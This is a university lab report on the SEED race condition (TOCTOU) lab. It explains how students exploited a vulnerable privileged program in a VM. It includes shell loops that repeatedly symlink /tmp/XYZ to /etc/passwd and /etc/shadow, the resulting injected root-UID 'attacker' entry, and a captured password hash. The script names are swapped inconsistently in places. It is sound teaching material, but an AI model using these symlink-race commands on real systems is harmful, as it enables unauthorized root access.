
COSC 647 - Fall 2015 - Logan Bair, Harold McGinnis, & Mary Snyder
Lab 3 - Race Condition Vulnerability Lab


1. **What were the environment and attack set up? What is/are the ultimate goal(s) for this lab?**

   This lab ran on an Ubuntu virtual machine (VM). To set up this lab, we need to change the compiler of the VM environment to g++ version 4.8. Once this was done, we could compile the vulnerable program using gcc.


   The ultimate goal for this lab is to exploit a race condition in a privileged program to gain root privilege and manipulate data. The attack consisted of three components: 1) A check script which repeatedly (loops) checks if the passwd (or shadow) file has been changed, 2) A vulnerable program that repeatedly tries to write an input string to a file “/tmp/XYZ”, and 3) An attack script which repeatedly (loops) tries to link and unlink the file “/tmp/XYZ” to “/etc/passwd” (or “/etc/shadow”). When all three scripts are run in conjunction, the attack script is eventually able to link/unlink the file to have the vulnerable program write to” /etc/passwd” (or “/etc/shadow”) instead of the file it intended (“/tmp/XYZ”).

2. **What were the steps that you take in order to launch the attack? (Note: Make sure your include the shell commands, GDB debugger commands and screenshots of your computer to demonstrate it.)**
   a. cd to the directory from which the lab commands will be ran
   “cd /home/seed/Desktop/RACE_CON_LAB_To_Students”
   b. Take the attack loop from step 6 of the lab instructions (editing for syntax correctness) and convert it into the bash script attack_loop.sh
      i. Conversely, the command could be run directly as “sh -c "while [-e attacking]; do ./vulp < input; done;"”
   c. Take the vulp loop from step 7 of the lab instructions (editing for syntax correctness) and convert it into the bash script vulp_loop.sh
      i. Conversely, the command could be run directly as “sudo sh -c "while [-e attacking]; do ln -s /tmp/UserOwnerFile /tmp/XYZ; rm -f /tmp/XYZ; ln -s /etc/passwd /tmp/XYZ; rm -f /tmp/XYZ; done;"”
   d. Start the script check_passwd.sh with the command “./check_passwd.sh”
      i. 

```
[10/28/2015 10:30] seed@ubuntu:~/Desktop/RACE_CON_LAB_To_Students$ ./check_
passwd.sh
STOP... The passwd file has been changed
```


   e. Start the script vulp_loop.sh with the command “./attack_loop.sh”
      i. 

```
[10/28/2015 10:30] seed@ubuntu:~/Desktop/RACE_CON_LAB_To_Students$ sudo sh
./attack_loop.sh
```

   f. Start the script attack_loop.sh with the command “sudo ./vulp_loop.sh”
      i. 


```
[10/28/2015 10:30] seed@ubuntu:~/Desktop/RACE_CON_LAB_To_Students$ sudo ./v
ulp_loop.sh
```

      ii. This will insert the new entry into the /etc/passwd file and terminate all the running bash scripts

iii. 

```
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:
/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin

attacker:x:0:1000:Attacker,,,
                                                       43,1          Bot
```

g. Change the attack_loop.sh file line 7 from “/etc/passwd” to “/etc/shadow”
h. Start the script check_shadow.sh with the command “./check_shadow.sh”
i. Start the script attack_loop.sh with the command “sudo ./attack_loop.sh”
j. Start the script vulp_loop.sh with the command “./vulp_loop.sh”
    i. This will insert the new entry into the /etc/shadow file and terminate all the running bash scripts
    ii. 

```
saned:*:15749:0:99999:7:::
seed:$6$OqXAiWQA$AIjctTUkHMECipE8EiAAJh76YZgrvadHKmWs3hQ3BU8vCC1bSVv4NhGWw2
FsZ01LiZw0SL6Gc/p8Plw7ShkZR0:15933:0:99999:7:::
mysql:!:15931:0:99999:7:::
bind:*:15931:0:99999:7:::
snort:*:15931:0:99999:7:::
ftp:*:15931:0:99999:7:::
telnetd:*:15931:0:99999:7:::
vboxadd:!:15937::::::
sshd:*:16080:0:99999:7:::

attacker:x:0:1000:Attacker,,,
                                                       43,1          Bot
```

3. **What have you learned from this lab? Make at least 3 bullets.**
    a. Race conditions can be used to bypass security controls
    b. If a race condition is possible, its occurrence is impossible to predict.
    c. While increasing the time of the delay made the occurrence of the race condition more likely, it was possible for it to occur even with a delay of 0. We were able to get the race condition to occur on the first try with the given delay of 1,000,000, but only on occasion. This became more reliable as the delay was increased. A delay of 3,000,000 more consistently resulted in a race condition in the program on the first attempt.
    d. Running the attack_loop.sh without sudo causes an error to be displayed in the vulp program when the attack would have been successful. It is not able to correctly change the file softlink, so the exploit is never completely successful.